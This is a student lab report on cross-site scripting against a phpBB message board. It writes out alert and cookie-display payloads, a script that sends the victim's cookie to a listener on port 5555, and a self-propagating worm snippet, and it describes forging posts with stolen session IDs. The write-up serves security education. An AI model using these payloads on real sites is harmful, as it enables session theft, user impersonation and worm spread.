Advanced Network Security
Abhijeet Sahu UIN:424009758


Web Security

Task 1: Posting a malicious Message to Display an Alert Window

In this task basically we are trying to look into the vulnerability of the website. For example if we post <script>alert('XSS');</script> and after pressing the submit button we are able to see the execution of this script with the pop-up message of XSS. That means we can conclude that the web page has certain DOM elements which are exploitable.

Then i logged into an another user account and tried to open this post i could see the alert message.

Snapshot Assignment 1:




Task 2: As I was able to post a simple alert message as a script in a post in the phpBB server. I can now put some malicious script inside for example i put the script to display the cookie, when a new user tries to access that post. So whenever a user tries to see the post that I posted as an attacker

The post: <script>alert(document.cookie);</script>Hello Everybody,Welcome to this message Board.

The user will see his own cookie and the text "Hello Everybody,Welcome to this message Board." But just a user seeing his own cookie is not benefitting anyone. So the cookie content holding the session id must reach the attacker, which is undertaken in task 3.

Snapshot for Task 2




Task 3: Stealing Cookies from the Victim's machine

In this task we tried to steal the cookie of the user when the user tries to read the post from the attacker. The post has the script that sends to the tcp server listening to the content sent by the malicious script that is posted in the website.The script <script>document.write('<img src=http://127.0.0.1:5555?c='+document.cookie+'>');</script>

So a C program provided by the Lab module would listen to the cookie sent by the malicious javascript posted by the attacker and accessed by a benign user, at port number 5555.


The snapshot of the program capturing the cookie:



Task 4:


In the previous task the C program captured the Cookie which has one of its key and value pair as the session id of the benign user who was trying to access the attacker's post. So an attacker can use this cookie and the session id to post something as a benign user as its has got the session id of the user. So in this assignment we wrote a java program that utilizes the LiveHTTPHeaders content to frame a HTTP POST request impersonating the user. In the java program HttpUrlConnection object was used to build a HTTP post request. The SetRequestProperty() API was used to set the parameter of the HTTP Headers. The most important parameter was to the SetRequestMethod which is POST in our case. The content or the Payload of the HTTP request was written into the HTTP packet using the OutputStreamWriter object. We used the same content that was used by a benign user to post in this case. But we can post whatever we want on behalf of the user. For example, some vulgar pictures or malicious code can also be posted on the User profile post which is dangerous.

The snapshot of the Task 4:




So in the above image attack@night subject was posted by a genuine user but the rest of the attack@night subject(duplicate post) was done by the impersonating java program running in the attacker system.

The snapshot of the LiveHTTPHeaders:




The content for the java program to fill the request property are taken from the HTTPLiveHeader.

The wireshark snapshot of the genuine post by the user:



The wireshark snapshot of the impersonated post:



The only difference observed in the wireshark between the original (through browser) and the impersonated post (through the java code) was that the content leaves in a different packet as shown in the figure where the info shows “Continuation or non-HTTP traffic”. But in the original post, the HTTP post request goes in a single packet.


Task 5:

In task 3 and 4 we learned how to steal the cookies from the victim and forge HTTP requests using the stolen cookies. This code the main objective is to keep the attacker out of the loop and do the same thing that was done in the task 3 and 4 combined. The attacker just need to post a javascript and that should do all the trick. So in this case attacker does not need to run a separate programs to listen to the cookies and forge a new HTTP request .

This assignment the java-script would first steal the cookie information and frame a HTTP post request using the object of XMLHttpRequest to build its own POST packet. The firebug extension helped to troubleshoot syntactical errors in the script before posting as an attacker.


Regular expressions was used to extract the session id from the whole cookie.

The snapshot of wireshark:



Whenever a genuine user tries to view the attackers post by using the viewtopic.php then a posting.php is automatically called to post something on the behalf of user which user is unaware of.

The snapshot of the HttpLiveHeader:



Task 6:

In this task i wrote a simple self propagating XSS worm in which when a user tries to see the post of an attacker he himself post the same script that was used by the

attacker in the attacker's profile. So unlike in previous case it was always a user was attacked when only it visit's the attacker post. But in this case a new user get attacked when it opens the post of a victimized user rather than an attacker. So the series of victimized user continues. The main idea can be explained through this simple chunk of java script:

```
<script id=worm>var
strCode=document.getElementById("worm");alert(strCode.innerHTML);</script>
```


In this particular logic we can include the script within the script. This idea helped me to think of passing a "javascript" as the payload of a HTTP POST through a javascript, which will act as the javascript posted by the attacker. So we are trying to make the victimized user to post the same javascript which was posted by the attacker. And this is how the attack continues.

Snapshot 1: Attacker post a javascript

Subject: task6


The attacker named "abhicsce665" when opens the task6 post he indirectly posted new topic with subject "urAWESOME".

Snapshot 2: First victim user unintentionally post a javascript



In this case the first victim user “abhi” when accessed the “urAWESOME” post of attacker, unintentinally posted javascript with subject “urAWESOME”.

Snapshot3: Second Victim user unintentionally post a javascript



In this case the second victim user “amanda” when accessed the “urAWESOME” post of first victim user ”abhi”, unintentinally posted javascript with subject “urAWESOME”.